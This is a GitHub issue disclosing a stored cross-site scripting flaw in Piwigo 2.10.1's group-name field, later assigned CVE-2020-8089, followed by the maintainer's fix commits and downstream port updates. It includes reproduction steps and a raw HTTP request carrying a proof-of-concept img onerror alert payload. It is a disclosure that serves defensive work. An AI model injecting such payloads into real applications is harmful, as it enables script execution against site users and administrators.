

New issue

Jump to bottom

# Stored Cross-Site Scripting vulnerability in Piwigo CMS #1150

Closed ankit-c opened this issue on Jan 20, 2020 · 1 comment

Assignees  
Labels  
Milestone

 Section: Security Type: Bug


 2.10.2

ankit-c commented on Jan 20, 2020

Description:


Piwigo version 2.10.1 is affected by stored cross site scripting vulnerability. This vulnerability exists in "Group Name" Field in "group\_list" page.

How to reproduce:

1. Login into the application.
2. Go to the "Users" -> "Groups" page from life navigation menu.
3. Click on "Add Group" button and then in "Group Name" field insert the payload  and hit add button.

CVSS Score:  
CVSS:3.0/AV:N/AC:H/PR:H/UI:R/S:C/C:H/I:H/A:N

POST /piwig/admin.php?page=group\_list HTTP/1.1  
Host: 172.16.163.1  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 122  
Origin: <http://172.16.163.1>  
Connection: close  
Cookie: pwg\_display\_thumbnail=no\_display\_thumbnail; phavsz=1141x490x1; pwg\_id=i6juu2ls6m174g1f0abcjodjs7; user\_auth=eyJpdil6ilknxnaGp4T0RGd1BiK2VDUzNWNHbRdlE9PSlslnZhbHVlJjoilU29tK1pzdDQzUDBKcWIRZk5VN04wVUNxR1JXUjdBd1Q5QUtOaUJRbUhyNGVjc0xETWUwWfd0RkpBV2ZJOFBkd3R4N2o2clNTRlhWaWtmc2ttQ2dMM3VrWU0rZ1B5cDJlZnpoUGFCZ2hmaHpJTURTVXJQdCtIbEpyeEp6RzhNUVAiLCJtYWMiOiI4YjY2NTU4N2JhOTc2MzkyZTcwOTQyNWQ3OThkNDZkZjMyODgxYjhhZGQ0NGQ2NTFhMjg3NWRmMzM2OGlwZDYzln0%3D  
groupname=%3Cimg+src%3DX+onerror%3Dalert%28document.domain%29%3E&submit\_add=Add&pwg\_token=46695f2721b77a2840903ba6298796be



plegall closed this as completed in [619849f](#) on Feb 7, 2020

plegall added a commit that referenced this issue on Feb 7, 2020

(cp [619849f](#)) fixes [#1150](#) prevent HTML code in group name ...

4e0ab8e

plegall added this to the **2.10.2** milestone on Feb 7, 2020

plegall self-assigned this on Feb 7, 2020

plegall added the **Type: Bug** label on Feb 7, 2020

plegall added a commit that referenced this issue on Feb 7, 2020

(cp [6ac6db0](#)) issue [#1150](#) also protect groupe name on API methods

cb93551

plegall added a commit that referenced this issue on Feb 7, 2020

issue [#1150](#) also protect groupe name on API methods

6ac6db0

ankit-c commented on Feb 7, 2020

Author

I got [CVE-2020-8089](#) assigned for this vulnerability.

 **plegal** added the `Section: Security` label on Mar 25, 2020

 **uqs** pushed a commit to `freebsd/freebsd-ports` that referenced this issue on May 23, 2020

Update to 2.10.2 ...

339d9ca

 **uqs** pushed a commit to `freebsd/freebsd-ports` that referenced this issue on May 23, 2020

 Update to 2.10.2 ...

abdc52

 **uqs** pushed a commit to `freebsd/freebsd-ports` that referenced this issue on May 23, 2020

 MFH: r536302 ...

ca0b7d4

 **Jehops** pushed a commit to `Jehops/freebsd-ports-legacy` that referenced this issue on May 23, 2020

 Update to 2.10.2 ...

d6c7b60

 **PatrickCronin** pushed a commit to `PatrickCronin/Piwigo` that referenced this issue on Jun 9, 2020

 **fixes Piwigo#1150** prevent HTML code in group name ...

78f9f2d

 **PatrickCronin** pushed a commit to `PatrickCronin/Piwigo` that referenced this issue on Jun 9, 2020

 **issue Piwigo#1150** also protect groupe name on API methods

b53a66e

 **uqs** pushed a commit to `freebsd/freebsd-ports` that referenced this issue on Apr 1, 2021

 MFH: r536302 ...

b110962

#### Assignees

 **plegal**

#### Labels

`Section: Security` `Type: Bug`

#### Projects

None yet

#### Milestone

2.10.2

#### Development

No branches or pull requests

#### 2 participants

